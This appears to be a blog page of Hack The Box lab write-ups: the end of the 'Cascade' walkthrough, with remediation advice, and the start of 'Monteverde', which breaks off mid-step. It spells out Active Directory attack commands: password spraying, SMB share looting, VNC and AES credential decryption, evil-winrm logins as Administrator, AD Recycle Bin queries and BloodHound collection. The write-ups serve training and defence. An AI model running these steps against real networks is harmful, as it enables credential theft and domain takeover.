
Base64 so I decoded it.

r.thompson:rY4n5eva
I figured this would be his password but I password sprayed it anyways incase.
nxc ldap cascade.local -u users.txt -p ‘rY4n5eva’ –continue-on-success

Checked out shares with the new creds we have.
nxc smb cascade.local -u “r.thompson” -p “rY4n5eva” –shares

Checked out Data and downloaded all of that to my machine.
smbclient //10.129.15.29/Data -U r.thompson


Read through these files. There’s a AD Recycle bin which is interesting.

Also saw a VNC install.reg file in s.smith’s folder.

I also found some meeting notes file as well that references a TempAdmin that was used during a migration. My bet is it has to do the recycle bin realier.
Did some research and found this to decrypt the VNC creds https://github.com/billchaison/VNCDecrypt.

s.smith:sT333ve2
Password sprayed it anyways but it’s only s.smiths creds. Checked what shares s.smith has access to.
nxc smb cascade.local -u “s.smith” -p “sT333ve2” –shares

We have access to audit this time. I checked really quick if we had access to anything additional in Data but we do not. Let’s check Audit.
smbclient //10.129.15.29/Audit$ -U “s.smith”

Not sure what exactly the CascAudit does yet. Checked Audit.db and RunAudit.bat. In these files there appears to be a possible credential but we will need to reverse engineer what the binary is doing.

Grabbed CascAudit.exe and CascCrypto.dll.
ilspycmd CascAudit.exe > CascAudit.cs
ilspycmd CascCrypto.dll > CascCrypto.cs
Read through the file but unfortunately I am not that great at reading code yet. I do plan to get better but in this case I just had AI read the code and write me a decrypter.
python3 - <<'EOF'from base64 import b64decodefrom Crypto.Cipher import AESkey = b"c4scadek3y654321"iv = b"1tdyjCbY1Ix49842"ct = b64decode("BQO5l5Kj9MdErXx6Q6AGOw==")pt = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)print(pt)EOF
arksvc:w3lc0meFr31nd
Evilwinrm’ed in and I was able to get the password when checking out TempAdmin.
evil-winrm -i 10.129.15.29 -u arksvc -p ‘w3lc0meFr31nd’
Get-ADObject -Filter ‘SamAccountName -eq “TempAdmin”‘ -IncludeDeletedObjects -Properties *

Decoded it.

And they mentioned that the password for this is the same as the administrator so I tried that out and we got in and got root.txt. Also went back to find user.txt which was in C:\Users\s.smith\Desktop.
evil-winrm -i 10.129.15.29 -u administrator -p ‘baCT3r1aN00dles’

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine configured as a Domain Controller. Ran an anonymous LDAP search and retrieved full domain information. Enumerated all users and found a cascadeLegacyPwd attribute on r.thompson’s account containing a base64-encoded value. Decoded it to recover a plaintext password.
rustscan -a 10.129.15.29 –ulimit 5000 -b 2000 — -A -Pn ldapsearch -x -H ldap://10.129.15.29:389 -b “dc=cascade,dc=local”
Credentials recovered: r.thompson:rY4n5eva
2 – SMB enumeration and VNC credential discovery Sprayed the recovered password across all users to confirm it was unique to r.thompson. Enumerated SMB shares and downloaded all content from the Data share. Found a VNC install registry backup file in s.smith’s folder and meeting notes referencing a TempAdmin account used during a migration and the AD Recycle Bin. Used a public VNC credential decryption tool to recover s.smith’s password from the registry backup.
smbclient //10.129.15.29/Data -U r.thompson
Credentials recovered: s.smith:sT333ve2
3 – Audit share and .NET binary reverse engineering Enumerated shares as s.smith and found access to an Audit$ share. Downloaded CascAudit.exe and CascCrypto.dll. Decompiled both using ilspy-cmd. Extracted the AES key, IV, and encrypted credential from the source. Wrote a Python decryption script to recover the arksvc account password.
ilspycmd CascAudit.exe > CascAudit.cs ilspycmd CascCrypto.dll > CascCrypto.cs
Credentials recovered: arksvc:w3lc0meFr31nd
4 – AD Recycle Bin enumeration and TempAdmin credential recovery Authenticated via evil-winrm as arksvc. Leveraged the account’s AD Recycle Bin group membership to enumerate deleted AD objects. Found the TempAdmin account in the recycle bin with a base64-encoded legacy password attribute. Decoded it and recovered the plaintext password.
Get-ADObject -Filter ‘SamAccountName -eq “TempAdmin”‘ -IncludeDeletedObjects -Properties *
5 – Domain Administrator access The meeting notes had stated that TempAdmin used the same password as the domain Administrator. Used the recovered password with evil-winrm to authenticate as Administrator and retrieved root.txt. Also retrieved user.txt from s.smith’s desktop.
evil-winrm -i 10.129.15.29 -u administrator -p ‘baCT3r1aN00dles’
Key Takeaways
- Anonymous LDAP bind exposing custom password attribute – The domain controller allowed unauthenticated LDAP queries and r.thompson’s account had a cascadeLegacyPwd attribute containing a base64-encoded password readable by any anonymous query. Custom LDAP attributes must never store credential data and anonymous LDAP bind must be disabled on all domain controllers.
- VNC encrypted credentials stored in an SMB-accessible registry backup – A TightVNC registry backup file containing an encrypted password was stored in a user’s folder on a world-readable SMB share. The VNC encryption uses a static key making recovery trivial with public tools. Encrypted credential files using known static keys must be treated as plaintext and must not be stored on accessible shares.
- AES encryption key and IV hardcoded in a .NET binary – CascAudit.exe and CascCrypto.dll contained hardcoded AES key material used to encrypt the arksvc credentials. Once the binary was decompiled the decryption was trivial. Encryption key material must never be hardcoded in application binaries and credentials must be stored using a secrets management solution rather than reversible encryption with embedded keys.
- Deleted AD object retaining sensitive credential data – The TempAdmin account in the AD Recycle Bin retained a legacy password attribute containing a credential that matched the current domain Administrator password. Deleted AD objects must be audited for sensitive attributes before deletion and legacy password attributes must be cleared. The AD Recycle Bin must not be used as a substitute for proper credential lifecycle management.
- Password reuse between a temporary admin account and the domain Administrator – The TempAdmin and Administrator accounts shared the same password. Temporary accounts must always use unique credentials and the domain Administrator password must be rotated immediately after any temporary account using the same credential is decommissioned.
Remediation
[Immediate] Disable anonymous LDAP bind and remove the cascadeLegacyPwd attribute Configure all domain controllers to require authentication for LDAP queries and enforce LDAP signing and channel binding via Group Policy. Audit all AD user objects for custom attributes containing credential data using a script scanning all non-standard attributes. Remove any findings and rotate all affected credentials immediately.
[Immediate] Remove the VNC registry backup from the SMB share and rotate s.smith’s credentials Delete the VNC install.reg file from the Data share immediately. Rotate s.smith’s password and audit all SMB shares for files containing encrypted or encoded credential material. Implement DLP controls to detect credential patterns in files written to shared locations.
[Immediate] Remove hardcoded AES key material from CascAudit.exe and rotate arksvc credentials Remove the hardcoded key and IV from CascCrypto.dll and rewrite the application to load encryption keys from a secrets management solution at runtime. Rotate the arksvc password immediately. Conduct a code review of all internal .NET binaries for embedded credentials and cryptographic key material.
[Immediate] Audit AD Recycle Bin for sensitive attributes on deleted objects Enumerate all objects in the AD Recycle Bin for legacy password attributes, description fields, and any other attributes containing credential data. Clear sensitive attributes from all deleted objects before they are permanently purged. Rotate the domain Administrator password immediately as TempAdmin shared this credential.
[Immediate] Rotate the domain Administrator password The Administrator password must be considered fully compromised as it was shared with a temporary account recoverable from the AD Recycle Bin. Rotate it immediately to a randomly generated string of at least 25 characters managed through a PAM solution. Audit all other accounts for password reuse against the recovered value.
[Long-term] Implement a credential lifecycle and AD hygiene program Define a policy requiring temporary accounts to use unique randomly generated passwords that are never reused from or shared with permanent privileged accounts. Establish a recurring AD hygiene process covering custom attribute auditing, recycle bin review, share permission audits, and internal binary credential scanning. Include Active Directory and internal application binaries in the regular penetration testing scope.
- Anonymous LDAP bind exposing custom password attribute – The domain controller allowed unauthenticated LDAP queries and r.thompson’s account had a cascadeLegacyPwd attribute containing a base64-encoded password readable by any anonymous query. Custom LDAP attributes must never store credential data and anonymous LDAP bind must be disabled on all domain controllers.
-
Monteverde writeup
Monteverde writeup
Box name: Monteverde
Difficulty: Medium
OS: Windows
Overview: Monteverde is a Medium Windows machine that features Azure AD Connect. The domain is enumerated and a user list is created. Through password spraying, the SABatchJobs service account is found to have the username as a password. Using this service account, it is possible to enumerate SMB Shares on the system, and the $users share is found to be world-readable. An XML file used for an Azure AD account is found within a user folder and contains a password. Due to password reuse, we can connect to the domain controller as mhope using WinRM. Enumeration shows that Azure AD Connect is installed. It is possible to extract the credentials for the account that replicates the directory changes to Azure (in this case the default domain administrator).
Link: https://app.hackthebox.com/machines/Monteverde?tab=machine_info&sort_by=created_at&sort_type=desc
Machine IP: 10.129.228.111
Ran rustscan against the machine.
rustscan -a 10.129.228.111 –ulimit 5000 -b 2000 — -A -Pn

I knew it’d be an AD machine considering I’m doing this as practice for PNPT. Domain is MEGABANK.LOCAL according to the scan. Lldap usually does my wonders so I tried that first.
ldapsearch -x -H ldap://10.129.228.111:389 -b “dc=MEGABANK,dc=local”
And it did give me a bunch of information. One thing that is interesting is Azure Admins.

Other groups show potentially that this is using ADSync such as ADSyncPasswordSet, ADSyncBrowse, etc. I have some familiarity as some of my clients use this. There is also a ADsync service account and a SQL database is appears.

Created a list of all the users in users.txt. I tried a bunch of different enumeration, password bruteforcing, etc and what worked was attempting to use the username as the password in a spray.
crackmapexec smb 10.129.228.111 -u users.txt -p users.txt –no-bruteforce –continue-on-success

SABatchJobs:SABatchJobs

Did more enumeration with these credentials. What is most interesting is a file share I found called azure_uploads.
crackmapexec smb 10.129.228.111 -u ‘SABatchJobs’ -p ‘SABatchJobs’ –shares
smbclient //10.129.228.111/azure_uploads -U SABatchJobs

Unfortunately that had nothing. Checked out the users directory next.
smbclient //10.129.228.111/users$ -U SABatchJobs

Checked all the directories out. Only mhope had a file azure.xml. Grabbed that.

Read that and we got some credentials.

mhope:4n0therD4y@n0th3r$
Checked out shares again.
crackmapexec smb 10.129.228.111 -u ‘mhope’ -p ‘4n0therD4y@n0th3r$’ –shares


Nothing new from what I could see. Evil-winrmed into the device and got user.txt.
Started bloodhound and ran bloodhound python to get information so we can find an avenue of attack.
bloodhound-python -u ‘mhope’ -p ‘4n0therD4y@n0th3r$’ -d MEGABANK.local -ns 10.129.228.111 -c All –zip
Uploaded the output. Ran some queries for a while but I could not find any path suitable for us. Got a shell again with Evil-winrm and uploaded winPEAS. Ran that. Everything is just pointing to Azure AD Connect.

After having some issues with finding how to extract it I asked Claude and it told me about a XPN’s script.
